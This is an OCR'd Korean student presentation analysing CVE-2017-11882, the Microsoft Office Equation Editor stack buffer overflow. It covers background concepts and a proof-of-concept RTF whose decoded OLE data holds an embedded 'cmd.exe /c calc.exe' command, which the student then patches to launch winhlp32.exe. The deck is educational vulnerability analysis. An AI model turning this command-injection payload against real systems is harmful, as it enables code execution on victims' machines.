CVE-2017-11882

수식편집기 취약점

SCA 1학년 지윤찬

목차

개념

개념 - 분석대상

EQNEDT32.exe

Poc

개념 - 분석대상

공격 대상

- MS Office 2000
- MS Office XP
- MS Office 2003
- MS Office 2007
- MS Office 2010
- MS Office 2013
- MS Office 2016

EQNEDT32.exe

사실상 2016년 이전의 모든 오피스

개념 - CVE와 CVSS

CVE®

Common
Vulnerabilities &
Exposures

CVE-YYYY-발생순서

CVSS

COMMON VULNERABILITY
SCORING SYSTEM

개념 - 취약점 종류

RCE

RAT

개념 - 취약점 종류

RCE → **RAT**

연계되기도 함

원격 코드 실행

주로 원격 제어

개념 - 취약점 종류


RCE

CVE-2017-11882

RAT

이 CVE는 아님.

개념 - OLE객체



e.g. 한글/워드 파일에
포함된 수식 OR 사진 등...

개념 - 스택 버퍼 오버플로우(BOF)

Stack

함수 실행 중 데이터 저장용
FILO 구조

개념 - 스택 버퍼 오버플로우(BOF)

Stack

push / pop 으로 레지스터 값 저장/인출


개념 - 스택 버퍼 오버플로우(BOF)

Stack

e.g. 지역변수, 리턴주소 등등...

개념 - 스택 버퍼 오버플로우(BOF)


Buffer



메모리 상의 연속된 임시
데이터 저장공간

e.g. 배열

개념 - 스택 버퍼 오버플로우(BOF)




개념 - 스택 버퍼 오버플로우(BOF)

정상 상태

데이터가 지정된 범위
안에만 저장됨

OverFlow



데이터가 지정된 범위
벗어남

CVE-2017-11882

CVSS 기준

7.8점 /10점

CVE-2017-11882


CVSS 기준

7.8점 /10점

- 수식 OLE 객체 때문에 발생
- 대상 : EQNEDT32.exe
- 0x0041160F 함수

정적 분석

준비 과정 - 환경구성




Microsoft® Office 2003

vmware®

준비 과정 - 환경구성

ida, Windows SDK(Global Flags), HxD

Poc 분석


exploit.rtf - Microsoft Word
File Edit View Insert Format Tools Table Window Help
Type a question for help
Read
Calibri
111
계산기
보기(V) 편집(E) 도움말(H)
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . +
=

Poc 분석

파일(F) 편집(E) 찾기(S) 보기(V) 분석(A) 도구(T) 창 설정(W) 도움말(H)

16 | Windows (ANSI) | 16진수

exploit.rtf

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000D00	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000D10	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	30	0000000000000000
00000D20	30	30	30	30	30	30	30	30	30	30	30	30	30	30	33	30	0000000000000030
00000D30	30	30	30	30	30	30	36	30	30	30	30	30	30	30	30	30	0000006000000000
00000D40	30	30	30	30	30	66	65	66	66	66	66	66	66	30	32	30	00000fefffffff020
00000D50	30	30	30	30	30	66	65	66	66	66	66	66	66	66	65	66	00000fefffffffef
00000D60	66	66	66	66	66	30	35	30	30	30	30	30	30	30	36	30	fffff05000000060
00000D70	30	30	30	30	30	30	37	30	30	30	30	30	30	66	65	66	0000007000000fef
00000D80	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000D90	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DA0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DB0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DC0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DD0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DE0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff
00000DF0	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	66	ffffffffffffffff

rtf 파일 아스키로
변환해보면

Poc 분석

...

ÿÿÿÿÿÿÎÀFMicrosoft Equation 3.0DS
EquationEquation.3ô9²q Ä©È§\Äî[
Zzcmd.exe /c calc.exe
AAAAAAAAAAAAAAAAAAAAAAACEquation Native ÿ

...

아주 의심스러움

Poc 분석

...


ÿÿÿÿÎÀFMicrosoft Equation 3.0DS
EquationEquation.3ô9²q Ä©È § \Ä^[
Zzcmd.exe /c winhlp32.exe
AAAAAAAAAAAAAAAAAAAAAAACE ua
tion Native ÿ

...


calc.exe → winhlp32.exe

로 패치해보면

Poc 분석




계산기



